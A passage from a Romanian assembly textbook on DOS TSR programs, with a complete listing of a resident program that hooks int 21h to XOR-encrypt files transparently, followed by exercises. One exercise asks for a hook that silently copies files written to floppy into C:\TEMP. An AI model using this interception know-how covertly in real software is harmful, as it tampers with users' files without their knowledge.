; programul prin lăsarea rezidentă a acestuia

e_instalat:
; dacă e deja instalată, afișăm un mesaj de eroare cu ajutorul funcției DOS 09h și
; terminăm programul
mov ah, 09h          ; în registrul AH punem codul funcției DOS 09h

```

```

push cs
pop ds
; sirul pe care dorim să-l afișăm se găsește în segmentul de cod
mov dx, offset instalat    ; în DS:DX punem adresa sirului pe care dorim să îl afișăm
int 21h

```

sfarsit:

```

mov ax, 4C00h      ; redăm controlul sistemului de operare
int 21h

```

```

code ends
end start

```

Pentru a testa dezinstalarea rutinei, se poate folosi utilitarul tdmem care este livrat împreună cu distribuția Borland Pascal. După instalarea noii rutine (apel simplu al programului red.exe), utilitarul tdmem a afișat:

```
C:\BP\BIN>tdmem
TDMEM Version 1.0 Copyright (c) 1991 Borland International
```

PSP	blks	bytes	owner	command line	hooked vectors
0008	2	13824	command		
057E	3	3664	N/A	21	
0657	2	2736	(33 5C 67	
0714	3	7424	N/A	22 2E 2F EC	
08E6	2	1024	RED	1C	
0929	2	617840	free		
st redirectata !					
block bytes (Expanded Memory)					
					Intreruperea de ceas a fo
0	622592				
free	16777216				
total	66617344				

Se pot vedea cele două segmente ocupate de rutina rezidentă instalată. Utilitarul arată chiar și întreruperea redirectată de programul rezident red. De asemenea, se poate observa, peste rezultatul comenzi tdmem și banner-ul afișat de rutina rezidentă. După dezinstalarea programului rezident, cele două segmente vor fi dealocate, iar rutina întreruperii 1ch refăcută:

```
C:\BP\BIN>red /u
S-a specificat parametru pentru dezinstalarea handlerului.
Handler dezinstalat cu succes.
C:\BP\BIN>tdmem
TDMEM Version 1.0 Copyright (c) 1991 Borland International
```

PSP	blks	bytes	owner	command line	hooked vectors
0008	2	13824	command		
057E	3	3664	N/A	21	
0657	2	2736	(33 5C 67	
0714	3	7424	N/A	22 2E 2F EC	
08E7	2	618896	free		
 block bytes (Expanded Memory)					
0	622592				
free	16777216				
total	66617344				

Exemplul 6.4. Să se scrie un program TSR care să permită criptarea/decriptarea transparentă a fișierelor cu extensii specificate în program și manipuleze cu ajutorul funcțiilor DOS. Criptarea respectiv decriptarea se vor realiza transparent, indiferent de aplicațiile care citesc și scriu din fișierele implicate. Programul TSR va verifica dacă este deja instalat în memorie și va permite dezinstalarea și dealocarea memoriei. Programul va detecta dacă este posibilă dezinstalarea sa și va emite mesaje corespunzătoare pentru fiecare caz special.

Soluție: Rezolvarea acestei probleme ne va revela adevarata putere a mecanismului de redirectare al intreruperilor, combinată cu posibilitatea de a rula programe rezidente TSR (programe care după terminarea execuției rămân alocate în memorie și sunt capabile să raspundă la evenimente ce au loc în cadrul sistemului). Realizarea unui astfel de program implică următoarele:

- Rescrierea funcțiilor de citire și scriere în fișiere ale intreruperii 21h. (Am redirectat aici doar funcțiile (cu handle) de gestiune a fișierelor. Redirectarea funcțiilor ce lucrează cu FCB-uri asupra fișierelor se lasă ca temă de casă).
- Instalarea programului rezident în memorie. Verificarea faptului dacă programul este deja sau nu rezident în memorie.
- Interceptarea oricărui apel de scriere/citire din fișiere și criptarea/decriptarea transparentă a conținutului acestora, atunci când ele corespund criteriilor impuse de problemă (extensiile lor fac parte dintr-un set cunoscut de extensii).
- Dezinstalarea programului, verificarea posibilității de dealocare a programului, refacerea handlerelor de intrerupere modificate și dealocarea memoriei.

Funcțiile de acces la fișiere folosind mecanismul de handle sunt funcțiile: 3Ch (create file), 3Dh(open), 3Eh(close), 3Fh(read), 40h(write) ale intreruperii 21h (funcții DOS). Lucrul cu un fișier presupune deschiderea acestuia sau crearea lui, urmată de operații de citire/scriere și poziționare în fișier și apoi închiderea acestuia. Funcțiile de gestiune cu handle se bazează pe următorul principiu. Funcțiile de deschidere și creare de fișier preiau un nume de fișier pe care îl deschid/creează și întorc un număr pe 16 biți (handle) ce identifică unic fișierul deschis în cadrul

sistemului. Funcțiile de citire și scriere primesc ca parametru handle-ul creat de funcțiile 3Ch și 3Dh și operează asupra fișierului deschis. În fine, funcția 3Eh primește un handle de fișier și închide fișierul asociat dacă acesta a fost deschis în prealabil.

Problema care se pune este aceea că în funcțiile de citire și scriere nu avem acces la numele fișierului pentru a putea identifica extensia acestuia, ci doar la handle-ul obținut la deschidere. Pentru a identifica corect fișierele asupra cărora trebuie să operăm este necesar să redirectăm și funcțiile de deschidere/creare și închidere de fișier și să stocăm handle-urile de fișiere cu extensii valide (fișierele având extensiile specificate) într-o zonă de memorie. La fiecare operație de scriere/citire vom compara handle-ul fișierului asupra căruia se operează cu handle-urile stocate ale fișierelor valide deschise și vom opera criptarea/decriptarea doar atunci când este vorba de un fișier valid. În fine, la închiderea unui fișier vom șterge handle-ul său din zona handle-urilor valide. Aceasta deoarece sistemul de operare poate refolosi un număr de handle atunci când acesta nu mai este folosit (fișierul a fost închis). Vom organiza spațiul de stocare al handle-urilor valide sub forma unui tablou de cuvinte de conținut pe fiecare poziție către un handle. Dimensiunea tabloului este fixă și este un parametru intern al programului TSR. Ea nu se poate modifica decât prin re-asamblarea și link-editarea programului.

Pentru instalarea/dezinstalarea programului vom folosi tehnici de identificare a prezenței unui TSR în memorie. Sunt mai multe astfel de tehnici. Cea pe care o folosim aici implică implementarea unei funcții speciale a intreruperii 21h (am ales OFFh întrucât aceasta este neutilizată conform documentației). La apelul acestei funcții vom întoarce o valoare specială în registrul AX (0FFFFh) care ne indică faptul că programul nostru este instalat. Pentru a avea și mai multă siguranță, aceeași funcție întoarce în același timp adresa de segment și offset-ul handlerului nostru (presupus) al intreruperii 21h. Putem astfel compara codul octet cu octet al handlerului din memorie cu cel de referință din aplicația care realizează dezinstalarea. În cazul în care codul este identic putem fi aproape siguri că aplicația noastră este încărcată în memorie. Probabilitatea unui alt program TSR care să fi redirectat același intrerupere și să aibă exact aceeași secvență de cod pentru handlerul intreruperii este extrem de mică.

Pentru dezinstalare există două alternative: un program separat care face dezinstalarea, sau autodezinstalarea de către TSR-ul însăși care este încărcat în memorie. Varianta cu autodezinstalarea nu este cea mai naturală deoarece acest lucru presupune ca programul rezident să își dealoce memoria în timpul execuției sale (echivalent cu „a-și tăia craca de sub picioare”). Varianta cu o aplicație diferită pentru dezinstalare nu implică neapărat crearea unui alt program diferit. Este vorba despre același cod sursă care a creat programul rezident. De data aceasta însă aplicația este lansată cu un parametru special în linia de comandă (am ales /u), caz în care nu mai pornește la instalarea sa rezidentă ci detectează dacă există o copie a sa rezidentă și urmărește pașii pentru dezactivarea și dealocarea acesteia din memorie, atunci când este posibil. Pentru aceasta ea are nevoie să comunice cu copia sa rezidentă. Aici intervine funcția OFFh a intreruperii 21h, al cărei rol l-am explicitat mai sus. Vom folosi această funcție pentru a întoarce copiei tranziente a aplicației adresa rezidentă a handler-ului în memorie. Pornind de la această adresă, aplicația de dezinstalare va fi capabilă să recuperze vechiul handler (anterior TSR-ului nostru) precum și adresa PSP-ului pentru programul TSR. PSP-ul este stocat de către programul TSR la

lansare, într-un cuvânt de memorie în zona sa rezidentă, la fel ca și adresa vechiului handler. Putem dezinstala TSR-ul atât timp cât nu s-a instalat nici o altă aplicație TSR, ”peste” programul nostru, care să fi redirectat aceeași întrerupere (întreruperi). Având în vedere că fiecare handler execută anumite acțiuni pentru unele funcții ale întreruperii și apelează handlerul original pentru restul activităților rezultă că, dacă un alt TSR s-a instalat peste aceeași întrerupere, și aplicația noastră refac la dezinstalare handlerul original, se va elimina referința din tabela de vectori de întrerupere la ultimul TSR instalat și acesta va rămâne nefuncțional încărcat în memorie.

Pentru criptare ne-am bazat pe o proprietate interesantă a operației XOR pe biți:

$$A \text{ XOR } b \text{ XOR } b = A,$$

adică aplicarea unei operații XOR de două ori consecutiv cu aceeași valoare pe un octet schimbă în primul pas valoarea octetului conform semanticii operației XOR și refac valoarea originală în la a doua aplicare. Ne folosim astfel de un algoritm care la fiecare operație de scriere/citire aplică XOR cu o cheie prestabilită în program pe buffer-ul de scriere/citire în/din fișier. Astfel la scriere datele sunt modificate cu operația XOR, iar la citire sunt refăcute prin aplicarea pe datele citite a operației XOR cu aceeași cheie.

Programul complet este prezentat în continuare:

Crypt.asm

```
cseg segment para
assume cs:cseg,ds:cseg, es:cseg

RezStart equ $

start:
    jmp begin

;Zona de variabile rezidente a aplicației
key db 77h          ;cheia de criptare
maxh EQU 5           ;numărul maxim de intrări în tabelul de sloturi de handle-uri
                     ;(descriptori de fișiere deschise)
openhandles dw maxh dup(0)      ;tabelul de descriptori pentru fișiere deschise valide
                                 ;(cele asupra cărora operăm)
ext db '.TXT','.txt','.pas','.PAS', '$$$',0 ;tabelul cu extensiile fișierelor asupra cărora operăm
                                                ;criptarea
PSP dw 0              ;adresa PSP a programului TSR
oldInt21 dd ?          ;adresa handlerului original al int 21h

;de aici începe compararea handlerelor pentru verificarea existenței TSR-ului în memorie
StartCompare equ $

;noul handler al int 21h
```

;verifică dacă funcțiile apelate sunt cele care ne interesează (3Ch, 3Dh, 3Eh, 3Fh, 40h, OFFh) și ;acționează în consecință. Pentru restul funcțiilor este apelat handlerul original

```
int21 proc far
    cmp ah, 3Fh
    je read_proc
    cmp ah, 40h
    je write_proc
    cmp ah, 3Dh
    je open_file
    cmp ah, 3Ch
    je open_file
    cmp ah, 3Eh
    je close_file
    cmp ah, OFFh
    jne old
    ;întoarce 0FFFF în AX și adresa handlerului din memorie (acesta) în ES:DI
    mov di, offset cs:int21
    push cs
    pop es
    mov ax, 0FFFFh
    iret
    jmp old

read_proc:
    jmp readproc          ; rutina de tratare a operațiilor de citire din fișiere
write_proc:
    jmp writeproc         ; rutina de tratare a operațiilor de scriere în fișiere
open_file:
    jmp openfile          ; rutina de tratare a operațiilor de deschidere de fișiere
close_file:
    jmp closefile         ; rutina de tratare a operațiilor de închidere de fișiere
old:
    jmp dword ptr cs:[oldInt21] ; rutina originală de tratare a int 21h
int21 endp

EndCompare EQU $

; verifică dacă fișierul specificat cu numele în DS:DX are extensia tabloul de extensii valide 'ext'
check_ext proc
    push ax
    push cx
    push ds
    push es
    push si
```

```

push di
push ds
pop es
mov di, dx
cld
mov al, 0           ;caută sfârșitul șirului de caractere ce reprezintă numele de fișier
                     ;(octetul cu valoarea 0)
mov cx, 0FFFFh
repne scasb
dec di
sub di, 4          ;ne poziționăm pe începutul extensiei fișierului
                     ;(3 caractere extensia + caracterul . )
push cs
pop ds
mov si, offset ext ;pregătim șirul sursă pentru compararea extensiilor
push di
next_ext:          ;verificarea extensiei curente din tabelul 'ext'
mov cx, 4
rep cmpsb
jne not_ext
stc
jmp ce_cleanup
not_ext:           ;extensia fișierului nu coincide cu extensia curentă din 'ext'
add si, cx
cmp byte ptr ds:[si], 0 ;verificăm dacă mai avem extensi (‘ext’ se termină cu un octet cu
pop di             ;valoarea 0)
push di
jne next_ext       ;dacă nu e 0 atunci mai avem extensi de verificat în ‘ext’
clc
ce_cleanup:        ;am terminat de verificat toate extensiile din ‘ext’
pop di
pop si
pop es
pop ds
pop cx
pop ax

```

```

ret
check_ext endp

;criptează/decriptează datele din DS:DX cu lungimea în CX
crypt_decrypt proc
    push ax           ;salvează contextul (registrii modificați)
    push cx
    push es
    push si
    push di
    push ds
    pop es
    cld
    mov si,dx
    mov di,dx
cicle:            ;încarcă în AL octet cu octet, aplică operația XOR și
    lodsb
    xor al,cs:key
    stosb             ;depune înapoi în buffer octetul modificat
    loop cicle
    pop di
    pop si
    pop es
    pop cx
    pop ax
    ret
crypt_decrypt endp

;handlerul pentru funcția 3Ch și 3Dh – creare / deschidere fișier
openfile:
    pushf
    ;verifică extensie validă
    call check_ext
    jnc oldopen         ;nu este o extensie validă
    popf
    ;extensie validă
    ;deschide fișierul folosind vechiul handler și alocă o intrare pentru handle în tabela de
    ;descriptori
    pushf
    call dword ptr cs:oldInt21      ;deschide fișierul folosind handler-ul original al int 21h
    jc of_cleanup

```

```

push di
call alloc_handle_slot      ;alocă un slot în tabelul de fișiere deschise
pop di
of_cleanup:
    iret

```

```

oldopen:
    popf
    jmp dword ptr cs:oldInt21

```

;handlerul pentru funcția 3Eh (închidere fișier). Elibereză slotul ocupat de handle dacă fișierul ;asociat era un fișier cu extensia validă (fișierele pe care le criptăm/decriptăm). Descriptorul se ;află în BX

```

closefile:
    cmp bx, 2          ;nu dorim să tratăm: STANDARD input, output și error
    jbe oldclose
    push ax
    mov ax, bx
    push di
    call free_handle_slot ;eliberez slotul asociat
    pop di
    pop ax
oldclose:
    jmp dword ptr cs:oldInt21

```

;funcția de citire din fișier 3Fh. Verifică dacă handle-ul este cel al unui fișier valid (salvat în ;tabloul de descriptori de fișiere). Dacă da trebuie decriptat conținutul buffer-ului ce se citește din ;fișier. Nu interacționăm cu descriptori având val <=2 = StdInput, StdOutput și StdError). Pentru ;fișierele valide se citește din fișier apelând handlerul original În caz de eroare nu se decriptează ;nimic. Dacă se citesc mai puțini octeți decât numărul cerut se decriptează doar numărul de octeți ;citiți. Descriptorul se află în BX;

```

readproc:
    cmp bx, 2          ;nu dorim să tratăm: STANDARD input, output și error
    jbe oldread
    push ax
    mov ax, bx
    push di
    call search_handle_slot ;verificăm dacă fișierul este valid sau nu (are alocat un slot)
    pop di
    pop ax
    jc oldread        ;fișier invalid
    cmp cx, 0          ;dacă se cere citirea a 0 octeți nu avem ce decripta
    je oldread

```

```

clc
pushf
call cs:oldInt21      ;citirea din fișier folosind handler-ul original

```

```

cmp ax, 0            ;dacă s-au citit 0 octeți nu avem ce decripta
je done_read

```

```

push ax
push cx
mov cx,ax
call crypt_decrypt   ;decriptăm buffer-ul citit
pop cx
pop ax

```

```

done_read:
    retf 2
oldread:
    jmp dword ptr cs:oldInt21

```

;funcția de scriere în fișier 40h. Verifică dacă handle-ul este cel al unui fișier valid (salvat în ;tabloul de descriptori de fișiere). Dacă da trebuie criptat conținutul buffer-ului înainte de scrierea ;în fișier. Nu interacționăm cu descriptori având val <=2 = StdInput, StdOutput și StdError). ;Descriptorul se află în BX

```

writeproc:
    cmp bx, 2          ;nu dorim să tratăm: STANDARD input, output și error
    jbe oldwrite
    push ax
    mov ax, bx
    push di
    call search_handle_slot ;verificăm dacă este un fișier valid (are slot alocat)
    pop di
    pop ax
    jc oldwrite        ;este un fișier invalid
    cmp cx, 0          ;dacă se dorește scrierea a 0 octeți nu avem nimic de criptat
    je oldwrite
    ; cripteaaza DS:DX folosind xor
    call crypt_decrypt   ;criptăm conținutul buffer-ului de scris

```

```

oldwrite:
    jmp dword ptr cs:oldInt21      ;scriem efectiv buffer-ul în fișier

```

;Primeste un handle în AX și întoarce în DI slotul corespondent sau CF=1 dacă nu există

```

;altereaza DI
search_handle_slot proc
    push cx
    push es

    push cs
    pop es
    mov di, offset cs:openhandles
    mov cx, maxh
    cld
    repne scasw
    jcxz not_found
    sub di,2
    clc
    jmp cleanup1

not_found:           ;nu s-a găsit handle-ul în tabelul de sloturi
    stc

cleanup1:
    pop es
    pop cx
    ret
search_handle_slot endp

;primește un handle în AX și îl alocă în tabelul de descriptori (openhandle) dacă nu există deja
;dacă există deja întoarce în DI offset-ul din tabloul de descriptori
; alterează DI
alloc_handle_slot proc
    call search_handle_slot
    jnc err_exists
    ;verificăm dacă handle-ul există deja în tabelul de sloturi
    ;există deja => returnăm poziția în DI

    push cx
    push es

    push cs
    pop es

    push ax
    mov di,offset cs:openhandles ;căutăm prima poziție liberă (ce conține 0)
    mov cx, maxh
    cld
    mov ax, 0
    repne scasw
    pop ax

```

```

jcxz no_empty_slots          ;nu mai sunt sloturi libere
    sub di,2
    stosw
    sub di,2

    pop es
    pop cx
    clc
    ret

err_exists:
    ret

no_empty_slots:
    stc
    pop es
    pop cx
    ret
alloc_handle_slot endp

;Primește în AX un handle și eliberează slotul coresp. din tabelul de handle-uri dacă există
;alterează DI
free_handle_slot proc
    call search_handle_slot
    jc fh_not_found
    mov word ptr cs:[di], 0
    ret
fh_not_found:
    ret
free_handle_slot endp

;Sfârșitul zonei de cod rezident. Se folosește pentru a calcula dimensiunea zonei ce trebuie lăsată
;rezidentă în memorie
RezEnd equ $

; Variabile tranziente
msg_installed      db 'Programul este deja instalat in memorie...',13,10,'$'
msg_uninstall      db 'TSR-ul a fost dezinstalat cu succes...',13,10,'$'
msg_cantuninst    db 'TSR-ul Crypt nu poate fi dezinstalat deoarece un alt TSR a fost
instalat dupa el',13,10,'$'
msg_notinstall     db 'TSR-ul Crypt nu este instalat',13,10,'$'
msg_success        db 'Crypt a fost instalat cu succes',13,10,'$'
msg_mem            db 'Dealocare memorie TSR imposibila',13,10,'$'

```

```

cmd_param db '/u'

; verifică dacă TSR-ul este instalat
check_installed proc
    mov ah, 0ffh
    int 21h
    cmp ax, 0FFFFh
    jne not_installed
    mov si, offset int21 ;handlerul nostru întoarce în ES:DI adresa sa în memorie
    mov cx,(EndCompare - StartCompare)
    cld
    rep cmpsb ;comparăm handler-ul din memorie cu cel de referință
    jne not_installed
    clc
    ret
not_installed:
    stc
    ret
check_installed endp

; Verifică dacă programul a fost apelat cu parametrul /u și încearcă dezinstalarea programului în
; caz afirmativ.
check_uninstall proc
    push cs:psp
    pop es
    mov di, 81h
    xor ch, ch
    mov cl, es:[di-1] ;la adresa PSP:80h se află lungimea șirului ce formează linia de
                       ;comandă
    mov al, ''
    cld
    rep scasb
    jcxz nothing_to_do ;căutăm primul caracter spatiu. Dacă șirul rămas este șirul vid
                         ;atunci nu avem parametri în linia de comandă
    push cs
    pop ds
    mov si, offset cmd_param
    dec di
    rep cmpsb ;comparăm parametrii actuali din linia de comandă cu șirul "/u"
    jne nothing_to_do ;programul nu a fost apelat cu parametrul "/u"

    call check_installed ;programul a fost apelat cu parametrul "/u". Verificăm dacă
                          ;TSR-ul este activ în memorie
    jnc continue_uninst ;dacă TSR-ul este instalat...

```

```

mov ah, 09h
push cs
pop ds
mov dx, offset msg_notinstall ;TSR-ul nu este instalat => afișăm mesaj de eroare
int 21h
mov ax, 4C00h
int 21h

nothing_to_do:
    ret

continue_uninst: ;TSR-ul este instalat. Încercăm să îl dezinstalăm
    mov ah, 0FFh
    int 21h ;recuperăm adresa handler-ului rezident al int 21h

    mov ax, 0
    mov ds, ax
    mov ax, es
    cmp ax, word ptr ds:[4*21h+2] ;verificăm dacă handler-ul nostru este ultimul care
    jne other_tsr ;a redirectat int 21h. Dacă da înseamnă că nici un
    cmp di, word ptr ds:[4*21h] ;alt TSR nu s-a instalat peste "noi" în memorie
    jne other_tsr ;Dacă NU înseamnă că un alt TSR a redirectat
                   ;int 21h după TSR-ul nostru. Nu putem dezinstala
                   ;TSR-ul Crypt în acest caz

    lds si, dword ptr es:[di-4] ;refacem handler-ul original al int 21h
    push si
    pop dx
    mov ax, 2521h
    int 21h

    push cs
    pop ds
    mov cx, word ptr es:[di-6] ;deallocăm zona variabilelor de mediu
    mov es, cx
    mov es, es:[2Ch]
    mov ah, 49h
    int 21h
    jc err_mem
    mov es, cx
    mov ah, 49h
    int 21h
    jc err_mem
    mov ah, 09h ;deallocăm programul rezident din memorie

```

```

mov dx, offset msg_uninstall      ;TSR-ul a fost dezinstalat cu succes
int 21h
mov ax, 4C00h
int 21h

other_tsr:
;un alt TSR a redirectat int 21h după noi. Nu putem
;dezinstala TSR-ul nostru în acest caz

push cs
pop ds
mov ah, 09h
mov dx, offset msg_cantuninst   ;afișăm mesaj de eroare
int 21h
mov ax, 4C02h
int 21h

err_mem:                         ;Nu se poate dealoca zona de memorie a TSR-ului
push cs
pop ds
mov ah, 09h
mov dx, offset msg_mem
int 21h
mov ax, 4C02h
int 21h

check_uninstall endp

begin:                            ;programul principal
push cs
pop ds
mov ah, 62h
int 21h
mov cs:psp, bx
call check_uninstall             ;verificăm dacă am apelat programul cu parametrul "/u"
call check_installed              ;verificăm dacă TSR-ul este deja instalat
jc can_install                   ;TSR-ul nu este instalat => se poate instala
mov ah, 09h
mov dx, offset msg_installed
int 21h
mov ax, 4C00h
int 21h

can_install:
mov ax, 3521h
int 21h

```

```

mov word ptr [oldInt21],bx
mov word ptr [oldInt21+2],es
cli
mov ax, 2521h
mov dx, offset int21
int 21h
sti
mov ah, 09h
mov dx, offset msg_success
int 21h
mov dx, (RezEnd - RezStart + 0Fh + 100h)/16
mov ax, 3100h
int 21h
cseg ends
end start

```

Rutina check_uninstall verifică dacă aplicația a fost lansată în execuție cu parametrul /u în linia de comandă. Argumentele din linia de comandă se află în PSP începând cu adresa 80h (lungimea liniei de comandă) și continuă pe maxim 127 octeți cu argumentele din linia de comandă de la adresa 81h. Dezinstalarea implică refacerea handlerului original al întreruperii 21h cu cel stocat de TSR în zona rezidentă. Adresa handlerului original este stocată pe cei 4 octeți care preced efectiv handlerul nou din zona rezidentă (adresa handler -4). După refacerea handler-ului se trece la dealocarea memoriei ocupate de acesta. Pentru aceasta este necesară dealocarea zonei variabilelor de mediu. În PSP la adresa PSP:2Ch se află un pointer la adresa de segment a zonei variabilelor de mediu. În continuare, eliberarea memoriei efective ocupate de TSR se realizează prin dealocarea memoriei începând cu PSP-ul. Funcția DOS care permite dealocarea zonelor de memorie este 49h (int 21h). Ea primește în registrul ES un pointer la zona de memorie de dealocat. Documentația specifică că funcția 49h poate elibera doar zone de memorie alocate cu funcția DOS 48h. Având în vedere că funcția 48h este singura funcție DOS care permite alocarea de memorie, sigur toate zonele de memorie au fost alocate cu această funcție de către sistemul de operare.

La instalarea rezidentă a TSR-ului folosim funcția DOS 31h care are o funcționalitate similară cu funcția 4Ch (terminare program). Spre deosebire de aceasta însă, funcția 31h termină programul dar nu închide fișierele deschise și lasă alocată în memorie o zonă de dimensiune specificată în paragrafe (16 octeți/paragraf) începând de la începutul PSP-ului. Dimensiunea zonei de program care rămâne rezidentă este calculată însumând dimensiunea PSP-ului (256 octeți) cu dimensiunea zonei de memorie cuprinse între RezStart și RezEnd, total rotunjit la un număr întreg de paragrafe.

Pentru a testa TSR-ul este necesar să îl lansăm în execuție pentru a-l instala în memorie. În continuare în aceeași fereastră DOS (dacă rulăm pe un sistem de operare din familia Windows NT) lansăm în execuție un editor de texte: Borland Pascal de preferință. Acest editor folosește funcțiile de acces la fișiere prin handle și de aceea este potrivit testelor pe care vrem să le facem.

Scriem un program Pascal (*testcrys.pas*), de exemplu, pe care îl salvăm pe disc din mediul Borland, după care părăsim mediul de dezvoltare. Dacă încercăm să citim fișierul cu orice editor Windows, sau editorul de texte DOS (*edit.com* ce nu folosește acces la fișiere prin handle) vom obține la editarea fișierului cu programul Pascal, un șir ilizibil (criptat) de caractere. Deschis din nou în mediul Borland, programul se afișează corect datorită decriptării transparente realizate de aplicația noastră TSR încărcată în memorie. Este necesar să păstrăm în lista de extensii pentru fișierele ce sunt automat criptate/decriptate extensia **.\$\$\$**. Aceasta deoarece mediul Borland încarcă textul sursă din fișierul original *testcrys.pas*, după care închide imediat fișierul. Toate modificările ulterioare sunt făcute într-un fișier cu numele *testcrys.\$\$\$* ce este apoi copiat peste fișierul *testcrys.pas*.

Pentru a dezinstala și deactiva TSR-ul se lansează aceeași aplicație cu parametrul /u în linia de comandă.

Relativ la aplicația TSR de criptare este bine să știm că:

- Atât TSR-ul cât și aplicațiile cu care dorim să testăm funcționarea acestuia trebuie lansate neapărat pe sistemele Windows în aceeași *fereastră DOS*. Aceasta deoarece fiecare *fereastră DOS* separată este de fapt pe aceste sisteme de operare o mașină virtuală separată ce simulează un calculator cu toate perifericele lui; calculator pe care se lansează un sistem de operare DOS. Două ferestre diferite sunt echivalente deci cu două calculatoare diferite ce rulează sistemul de operare MS-DOS.
- Din rațiuni de spațiu nu am implementat aici toate funcțiile de lucru cu fișiere. Am rescris doar handlele funcțiilor de acces prin descriptori (handle) la fișiere. Aceasta are ca și consecință faptul că TSR-ul va intercepta și cripta/decripta doar aplicațiile care folosesc mecanismul cu descriptori la fișiere (nu este cazul programului *edit.com* ale cărui fișiere nu vor fi criptate/decriptate nici cu TSR-ul încărcat în memorie). Un TSR complet ar trebui să redirecteze toate funcțiile sistemului de operare care permit scrierea și citirea din fișiere (adică în plus și funcțiile de acces prin FCB-uri).
- Aplicațiile Windows nu folosesc funcții DOS pentru accesarea fișierelor. De aceea editarea unui fișier .txt sau .pas nu va duce niciodată la criptare/decriptare pe sistemele Windows, chiar dacă TSR-ul este încărcat și activ în memorie.
- Mecanismul de criptare este unul foarte simplu și poate fi ușor *spart* și găsită cheia prin metode simple de criptanaliză. Am implementat acest mecanism simplu tocmai pentru a demonstra modul de concepție și funcționare al unui astfel de sistem, fără a adăuga în program complexitatea unei metode de criptare eficiente.

Spre deosebire de sistemele DOS native (calculatoare ce rulează sistemul de operare DOS în mod nativ), sistemele Windows simulează, așa cum am spus mai sus, mașini virtuale în care emulează partea hardware a unui calculator. Plecând de la aceste premise există o mulțime de diferențe între un sistem DOS nativ și unul emulat. Printre acestea se află și modalitatea de acces la dispozitivele periferice și managementul intreruperilor care le gestionează. În general pe sistemele din familia Windows NT este dificilă și chiar imposibilă redirectarea reală a intreruperilor hardware. În general redirectarea oricărui handler a unei intreruperi hardware nu va funcționa.

Probleme propuse:

1. Să se redirecteze intreruperea 15h. Noul handler va trebui să verifice dacă funcția apelată este 88h. Dacă nu, să se apeleze vechiul handler, iar dacă da, să afișeze mesajul 'Nu există memorie extinsă !'
2. Să se redirecteze intreruperea 12h. Noul handler va trebui să afișeze mesajul 'Memoria disponibilă este: ' și apoi cantitatea de memorie disponibilă în Ko.'
3. Să se redirecteze intreruperea 21h. Noul handler va trebui să verifice dacă funcția apelată este funcția 0Ah. Dacă da, va fișa mesajul 'Dati sirul de caractere: ' și va citi un șir de caractere la consolă conform specificației funcției originale 0Ah. Dacă funcția nu este 0Ah, se va apela handlerul original al intreruperii 21h.
4. Să se redirecteze intreruperea 1Ch. Noul handler va trebui să afișeze mesajul 'Intreruperea de ceas a fost redirectată!' de 3 ori pe secundă.
5. Să se redirecteze intreruperea 21h. Noul handler va intercepta toate funcțiile de scriere în fișiere și va returna un cod de eroare 'Access denied' pentru orice încercare de scriere în fișiere.
6. Să se redirecteze intreruperea 21h. Noul handler va intercepta toate funcțiile de creare și ștergere de directoare și fișiere și va cere introducerea unei parole la fiecare astfel de apel. Parola va fi comparată cu prima linie din fișierul C:\pwd.txt. În cazul în care ele coincid se va permite continuarea operației, iar în caz contrar funcțiile de creare/ștergere fișiere/directoare vor întoarce un cod de eroare semnalând eșecul operației.
7. Să se redirecteze intreruperea 14h. Noul handler va trebui să verifice dacă funcția apelată este 00h. Dacă nu, să se apeleze vechiul handler, iar dacă da, să afișeze mesajul 's-au inițializat parametrii pentru COM1!'
8. Să se redirecteze intreruperea 1Ch. Noul handler va trebui să contorizeze intervalul de timp scurs de la ultima operație asupra fiecărui fișier deschis (folosind funcții DOS) și să închidă fișierele care nu au înregistrat activitate în ultimele 60 secunde.
9. Să se redirecteze intreruperea 1Ch. Noul handler va căuta pe disc și va șterge în fundal toate fișierele cu extensia .tmp. Pentru a nu deranja execuția programelor active, TSR-ul va căuta folosind funcții DOS către un fișier la fiecare 2 secunde.
10. Să se redirecteze intreruperea 13h. Noul handler va trebui să verifice dacă funcția apelată este 02h. Dacă nu, să se apeleze vechiul handler, iar dacă da, să afișeze mesajul 'A fost redirectată intreruperea 13h !'

11. Să se redirecțeze întreruperea 17h. Noul handler va trebui să afișeze mesajul 'Imprimanta este în stare: ' și apoi mesajul corespunzător stării imprimantei.
12. Să se redirecțeze întreruperea 10h. Noul handler va trebui să verifice dacă funcția apelată este 0Fh. Dacă nu, să se apeleze vechiul handler, iar dacă da, să afișeze mesajul 'Modul video curent este: ' și apoi mesajul corespunzător modului video curent.
13. Să se redirecțeze întreruperea 10h. Noul handler va trebui să verifice dacă funcția apelată este 00h. Dacă nu, să se apeleze vechiul handler, iar dacă da, să afișeze mesajul 'A fost redirectată întreruperea 10h !'
14. Să se redirecțeze întreruperea 10h. Noul handler va trebui să verifice dacă funcția apelată este 02h. Dacă nu, să se apeleze vechiul handler, iar dacă da, să afișeze mesajul 'Poziția cursorului a devenit: ' urmat de noua poziție a cursorului.'
15. Să se redirecțeze întreruperea 00h. Noul handler va trebui să afișeze mesajul 'S-a redirectat întreruperea 00h'.
16. Să se scrie două noi rutine pentru întreruperea de ceas 1ch, fiecare rutină afișând continuu un mesaj. La instalarea celei de a două rutine, dacă se specifică parametrul '1' în linia de comandă, atunci mesajul celei de a două rutine va fi afișat înaintea mesajului afișat de prima rutină. În lipsa acestui parametru, mesajul afișat de a două rutină se va afișa după mesajul afișat de prima rutină.
17. Să se redirecțeze funcțiile DOS (ale întreruperii 21h) de lucru cu fișiere, astfel încât, la fiecare copiere pe dischetă a unui fișier, se va copia acel fișier și în directorul C:\TEMP.
18. Să se redirecțeze funcția 09h a întreruperii 21h. Noua rutină va afișa orice sir pe verticală și nu pe orizontală.
19. Să se redirecțeze întreruperea 05h. Noua rutină va adăuga conținutul ecranului la sfârșitul unui fișier specificat ca parametru în momentul instalării rutinei rezidente.
20. Să se redirecțeze întreruperea de ceas 1ch și una dintre întreruperile de tastatură (09h sau 16h). Dacă s-a scurs un interval mai mare de timp fără ca utilizatorul să apese o tastă, noua rutină a întreruperii 1ch va afișa un *screen-saver* (la libera imaginație a programatorului). Aceasta va fi oprit când există din nou interacțiune cu utilizatorul (la apăsarea unei taste).

Observație: Unele dintre aceste probleme se pot rezolva doar sub MS-DOS pur sau cel mult în *MS-DOS Mode* oferit de sistemele de operare Windows 9x, însă nu și în fereastra *Command Prompt* rulată sub Windows.

CAPITOLUL 7

ASAMBLARE INLINE

